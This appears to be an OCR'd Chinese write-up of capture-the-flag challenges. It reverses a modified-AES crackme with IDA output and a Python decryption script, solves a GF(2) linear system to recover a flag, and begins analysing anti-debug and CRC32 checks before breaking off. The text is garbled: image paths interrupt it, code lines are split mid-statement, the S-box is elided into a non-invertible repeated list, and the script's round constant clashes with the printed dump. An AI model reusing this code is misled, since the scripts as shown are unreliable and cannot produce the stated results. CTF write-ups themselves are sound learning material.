
最后把 ASCII bytes 转为字符串。看起来 flag 是 32 个字符，包含数字、字母、中括号、下划线等。测试 32 字符串后，输出是 “OMG YOU DID IT”。

分组密码


题目分析

拿到题目二进制文件 ...exe， 放入 IDA 分析。
主函数逻辑非常清晰：


- 程序首先打印 input your flag: 。
- 使用 fgets 读取用户输入。
- 检查输入长度：必须严格等于 32 字节 （0x20）。
- 检查 Flag 格式：前缀必须是 POFPCTF{ ，且最后一个字符（index 31）必须是 } 。



```
  }
LABEL_33:
  v26 = 32;
  do
    --v26;
  while ( v26 );
  v27 = "yes";
  if ( v21 )
    v27 = "fake flag";
  sub_401010(v27, v30);
  sub_401010("\n", v31);
  return 0;
}
```



验通过后，程序会对输入数据进行加密处理，并与内置的密文进行比对。观察加密函数的结构（0x4010B0 附近），可以看到典型的 SP 网络结构，特征非常明显：



这显然是一个 AES（Rijndael）加密算法的变体。

分析分组加密逻辑：

Block 1： 输入数据先与 IV 异或，然后进入加密函数。

Block 2： 输入数据先与**上一块的密文（Block 1 的输出）**异或，然后进入加密函数。

```
004030E0  00 00 00 00 00 00 00 00  61 18 40 00 0C 19 40 00  ........a.@...@.
004030F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00403100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00403110  60 40 40 00 B0 40 40 00  69 6E 70 75 74 20 79 6F  `@@..@@.input yo
00403120  75 72 20 66 6C 61 67 3A  0A 00 00 00 0D 0A 00 00  ur flag:........
00403130  66 6C 61 67 20 6C 65 6E  67 74 68 20 65 72 72 6F  flag length erro
00403140  72 00 00 00 66 61 6B 65  20 66 6C 61 67 00 00 00  r...fake flag...
00403150  79 65 73 00 0A 00 00 00  63 1E 77 7B F2 6B 6F C5  yes.....c.w{.ko.
00403160  30 01 67 2B FE D7 AB 76  CA 82 C9 7D FA 59 47 F0  0.g+...v...}.YG.
00403170  AD D4 A2 AF 9C A4 72 C0  B7 FD 93 26 36 3F F7 CC  ......r....&6?..
00403180  34 A5 E5 F1 71 D8 31 15  04 C7 23 C3 18 96 05 9A  4...q.1...#.....
00403190  07 12 80 E2 EB 27 B2 75  09 83 2C 1A 1B 6E 5A A0  .....'.u..,..nZ.
004031A0  52 3B D6 B3 29 E3 2F 84  53 D1 00 ED 20 FC B1 5B  R;..)./.S... ..[
004031B0  6A CB BE 39 4A 4C 58 CF  D0 EF AA FB 43 4D 33 85  j..9JLX.....CM3.
004031C0  45 F9 02 7F 50 3C 9F A8  51 A3 40 8F 92 9D 38 F5  E...P<..Q.@...8.
004031D0  BC B6 DA 21 10 FF F3 D2  CD 0C 13 EC 5F 97 44 17  ...!........_.D.
004031E0  C4 A7 7E 3D 64 5D 19 73  60 81 4F DC 22 2A 90 88  ..~=d].s`.O."*..
004031F0  46 EE B8 14 DE 5E 0B DB  E0 32 3A 0A 49 06 24 5C  F....^...2:.I.$\
00403200  C2 D3 AC 62 91 95 E4 79  E7 C8 37 6D 8D D5 4E A9  ...b...y..7m..N.
00403210  6C 56 F4 EA 65 7A AE 08  BA 78 25 2E 1C A6 B4 C6  lV..ez...x%.....
00403220  E8 DD 74 1F 4B BD 8B 8A  70 3E B5 66 48 03 F6 0E  ..t.K...p>.fH...
00403230  61 35 57 B9 86 C1 1D 9E  E1 F8 98 11 69 D9 8E 94  a5W.........i...
00403240  9B 7C 87 E9 CE 55 28 DF  8C A1 89 0D BF E6 42 68  .|...U(.......Bh
00403250  41 99 2D 0F B0 54 BB 16  07 09 12 04 08 10 21 40  A.-..T........!@
00403260  88 1B 36 00 00 00 00 00  00 00 00 00 00 00 00 00  ..6.............
00403270  2B 1B C9 99 BE BD E6 85  30 C9 09 10 26 3C F3 26  +...........0...&<.&
00403280  62 E7 D0 ED E0 9F 07 CF  3E 7E 21 BD F7 29 11 9E  b.......>~!..)..
00001B73 00403173: .rdata:00403173 (Synchronized with IDA View-A)
```


```
push    ebp
mov     ebp, esp
and     esp, 0FFFFFFF0h
sub     esp, 218h
mov     eax, ___security_cookie
xor     eax, esp
mov     [esp+218h+var_4], eax
push    esi
push    edi             ; ArgList
push    offset Format   ; "input your flag:\n"
call    sub_401010
add     esp, 4
push    0               ; Ix
call    ds:__acrt_iob_func
add     esp, 4
push    eax             ; Stream
lea     eax, [esp+224h+Buffer]
push    100h            ; MaxCount
push    eax             ; Buffer
call    ds:fgets
add     esp, 0Ch
(Synchronized with Hex View-1)
```

第一块：P1 XOR IV - Encrypt-得到 C1

第二块：不是再 XOR IV，而是 P2 XOR C1-Encrypt得到 C2

C1 = 2b1bc999bebde68530c90910263cf326

C2 = 62e7d0ede09f07cf3e7e21bdf729119e



对于魔改的 S-Box，手动抄写太慢且容易错。可以使用 IDAPython 脚本直接提取。

复现脚本

```python
KEY = bytes([0x01, 0x22, 0x02, 0xf3, 0x44, 0xf5, 0xe6, 0xf7, 0xa8, 0xb9, 0x0a, 0x0b, 0xac, 0xcd, 0xee, 0xff])
IV  = bytes([0x3a, 0xf1, 0x8c, 0x27, 0xd4, 0x9b, 0x60, 0xe2, 0x11, 0x5d, 0xa7, 0xc3, 0x7f, 0x09, 0xb8, 0x4e])


C1 = bytes.fromhex("2b1bc999bebde68530c90910263cf326")
C2 = bytes.fromhex("62e7d0ede09f07cf3e7e21bdf729119e")


### SBOX = [...]

SBOX = [
    0x63, 0x1e, 0x77, 0x7b, 0xf2, 0x6b, 0x6f, 0xc5, 0x30, 0x01, 0x67, 0x2b, 0xfe, 0xd7, 0xab, 0x76,

] * 16


RCON = [0x07, 0x09, 0x12, 0x04, 0x08, 0x10, 0x20, 0x40, 0x80, 0x1b, 0x36]


def xtime(a): return ((a << 1) ^ 0x11B) & 0xFF if (a & 0x80) else (a << 1)
def gf_mul(a, b):
    p = 0
    for _ in range(8):
        if b & 1: p ^= a
        a = xtime(a)
        b >>= 1
```

```
    return p


def inv_mix_columns(s):
    res = [0] * 16
    for c in range(4):
        col = s[c*4 : c*4+4]
        res[c*4]   =
gf_mul(col[0],0x0e)^gf_mul(col[1],0x0b)^gf_mul(col[2],0x0d)^gf_mul(col[3],0x09)
        res[c*4+1] =
gf_mul(col[0],0x09)^gf_mul(col[1],0x0e)^gf_mul(col[2],0x0b)^gf_mul(col[3],0x0d)
        res[c*4+2] =
gf_mul(col[0],0x0d)^gf_mul(col[1],0x09)^gf_mul(col[2],0x0e)^gf_mul(col[3],0x0b)
        res[c*4+3] =
gf_mul(col[0],0x0b)^gf_mul(col[1],0x0d)^gf_mul(col[2],0x09)^gf_mul(col[3],0x0e)
    return res

def inv_shift_rows_mod(s):

    new_s = list(s)
    new_s[1], new_s[5], new_s[9], new_s[13] = s[13], s[1], s[5], s[9]
    new_s[2], new_s[6], new_s[10], new_s[14] = s[10], s[14], s[2], s[6]
    ### 加密时: new[3]=old[15], new[7]=old[3]^0x66, new[11]=old[7],
new[15]=old[11]
    ### 解密时: old[3]=new[7]^0x66, old[7]=new[11], old[11]=new[15],
old[15]=new[3]
    new_s[3]  = s[7] ^ 0x66
    new_s[7]  = s[11]
    new_s[11] = s[15]
    new_s[15] = s[3]
    return new_s

def key_expansion():
    w = [list(KEY[i*4:(i+1)*4]) for i in range(4)]
    for i in range(4, 44):
        temp = w[i-1][:]
        if i % 4 == 0:
            temp = temp[1:] + temp[:1]          ### RotWord
            temp = [SBOX[x] for x in temp]      ### SubWord
            temp[0] ^= RCON[i//4]               ### Rcon
        w.append([x^y for x,y in zip(w[i-4], temp)])
    return [sum(w[i*4:(i+1)*4], []) for i in range(11)] ### Flatten to round keys

def decrypt_block(ct, round_keys, inv_sbox):
    state = [x ^ k for x, k in zip(ct, round_keys[10])] ### AddRoundKey

    for r in range(9, 0, -1):
        state = inv_shift_rows_mod(state)
        state = [inv_sbox[x] for x in state]            ### InvSubBytes
        state = [x ^ k for x, k in zip(state, round_keys[r])] ### AddRoundKey
        state = inv_mix_columns(state)

    state = inv_shift_rows_mod(state)
    state = [inv_sbox[x] for x in state]
    state = [x ^ k for x, k in zip(state, round_keys[0])]
    return bytes(state)

def main():
```

```
    inv_sbox = [0] * 256
    for i, b in enumerate(SBOX): inv_sbox[b] = i

    rkeys = key_expansion()

    ### P1 = Dec(C1) ^ IV
    plain1 = bytes(a^b for a,b in zip(decrypt_block(C1, rkeys, inv_sbox), IV))
    ### P2 = Dec(C2) ^ C1
    plain2 = bytes(a^b for a,b in zip(decrypt_block(C2, rkeys, inv_sbox), C1))

    print("Flag:", (plain1 + plain2).decode(errors='ignore'))

if __name__ == '__main__':
    main()
```

你是说这是个数学题?

题目分析

题目提供了一个 Python 脚本 `Encrypt.py`，其中包含加密逻辑和加密后的数据（Matrix 和 Result）。

1. **Flag 转二进制流**:

```
flag="furryCTF{This_Is_A_Fake_Flag_nwn}"
binary="".join([str(bin(ord(i))).replace("0b","") for i in flag])
```

2. **线性方程组生成**:

```
matrix = [[1 if i == j else 0 for j in range(len(binary))] for i in
range(len(binary))]
result=[int(i) for i in binary]
```

3. **混淆** :

```
for _ in range(op):
    ### ...
    matrix[j][index]^=matrix[i][index]
    result[j]^=result[i]
```

####

解题思路

1. 提取脚本中最终的 Matrix 和 Result 数据;
2. 在 GF (2) 域上用高斯消元法解线性方程组 Ax=b，还原原始二进制串;
3. ASCII 字符得到 Flag。

解题脚本

```
import ast
import sys
import traceback
import time

def solve():
```

```
    print("Starting solver...", flush=True)
    try:
        ### Read the file
        print("Reading Encrypt.py...", flush=True)
        with open('Encrypt.py', 'r', encoding='utf-8') as f:
            lines = f.readlines()
        print(f"Read {len(lines)} lines.", flush=True)

        matrix_data = None
        result_data = None

        for line in lines:
            if line.startswith('#matrix='):
                matrix_str = line.strip()[len('#matrix='):]
                matrix_data = ast.literal_eval(matrix_str)
            elif line.startswith('#result='):
                result_str = line.strip()[len('#result='):]
                result_data = ast.literal_eval(result_str)

        if matrix_data is None or result_data is None:
            print("Error: Could not find matrix or result in Encrypt.py",
flush=True)
            return

        print("Converting matrix to integers...", flush=True)
        ### Convert each row to an integer for bitwise operations
        M_rows = []
        for i, row_str in enumerate(matrix_data):
            r_val = result_data[i]
            full_str = row_str + str(r_val)
            M_rows.append(int(full_str, 2))

        rows = len(M_rows)
        cols = len(matrix_data[0])

        print(f"Matrix size: {rows}x{cols}", flush=True)

        ### Gaussian elimination
        print("Starting Gaussian elimination (integer optimized)...",
flush=True)
        start_time = time.time()

        pivot_row = 0
        pivot_cols = []

        for col in range(cols):
            shift = cols - col
            mask = 1 << shift

            if pivot_row >= rows:
                break

            ### Find pivot
            if not (M_rows[pivot_row] & mask):
                found = False
                for r in range(pivot_row + 1, rows):
                    if M_rows[r] & mask:
```


```
                        M_rows[pivot_row], M_rows[r] = M_rows[r], M_rows[pivot_row]
                        found = True
                        break
                if not found:
                    continue

            pivot_cols.append(col)

            ### Eliminate
            pivot_val = M_rows[pivot_row]
            for r in range(rows):
                if r != pivot_row:
                    if M_rows[r] & mask:
                        M_rows[r] ^= pivot_val

            pivot_row += 1

        print(f"Gaussian elimination done in {time.time() - start_time:.4f}s.", flush=True)

        ### Extract solution
        x = [0] * cols
        for r, col in enumerate(pivot_cols):
            x[col] = M_rows[r] & 1

        solution_bits = x
        solution_str = "".join(str(b) for b in solution_bits)
        print(f"Recovered bits: {solution_str}", flush=True)

        ### Check prefix
        known_prefix = "furryCTF{"
        prefix_bits = "".join([str(bin(ord(i))).replace("0b","") for i in known_prefix])

        if solution_str.startswith(prefix_bits):
            print("Prefix matches!", flush=True)

            ### Backtracking solver to handle variable length encoding
            remaining_bits = solution_str[len(prefix_bits):]
            sys.setrecursionlimit(2000)

            def solve_recursive(bits):
                if not bits:
                    return None

                ### Check for end
                if bits == "1111101": ### }
                    return "}"

                ### Try 7 bits
                if len(bits) >= 7:
                    chunk = bits[:7]
                    if chunk != "1111101":
                        val = int(chunk, 2)
                        c = chr(val)
                        if c.isalnum() or c == '_':
                            res = solve_recursive(bits[7:])
```

```
                            if res is not None:
                                return c + res

                ### Try 6 bits
                if len(bits) >= 6:
                    chunk = bits[:6]
                    val = int(chunk, 2)
                    c = chr(val)
                    if c.isalnum() or c == '_':
                        res = solve_recursive(bits[6:])
                        if res is not None:
                            return c + res

                return None

            decoded = solve_recursive(remaining_bits)
            if decoded:
                print(f"Decoded flag: {known_prefix}{decoded}")
            else:
                print("Failed to decode using backtracking.")

        else:
            print("Prefix does not match.", flush=True)

    except Exception as e:
        print("An error occurred:", flush=True)
        traceback.print_exc()

if __name__ == '__main__':
    solve()
```

深渊密令


题目分析

用 IDA 看 main：



返回 -1 就直接退出/提示正常直接运行不会触发；调试时要 patch 或绕过。

完整性校验（CRC32）它对 .rodata 中一段长度为 0x313 的 blob 做 CRC32：




期望 CRC：0xF2B6846C

不匹配就输出 "corrupt" 并退出

函数校验

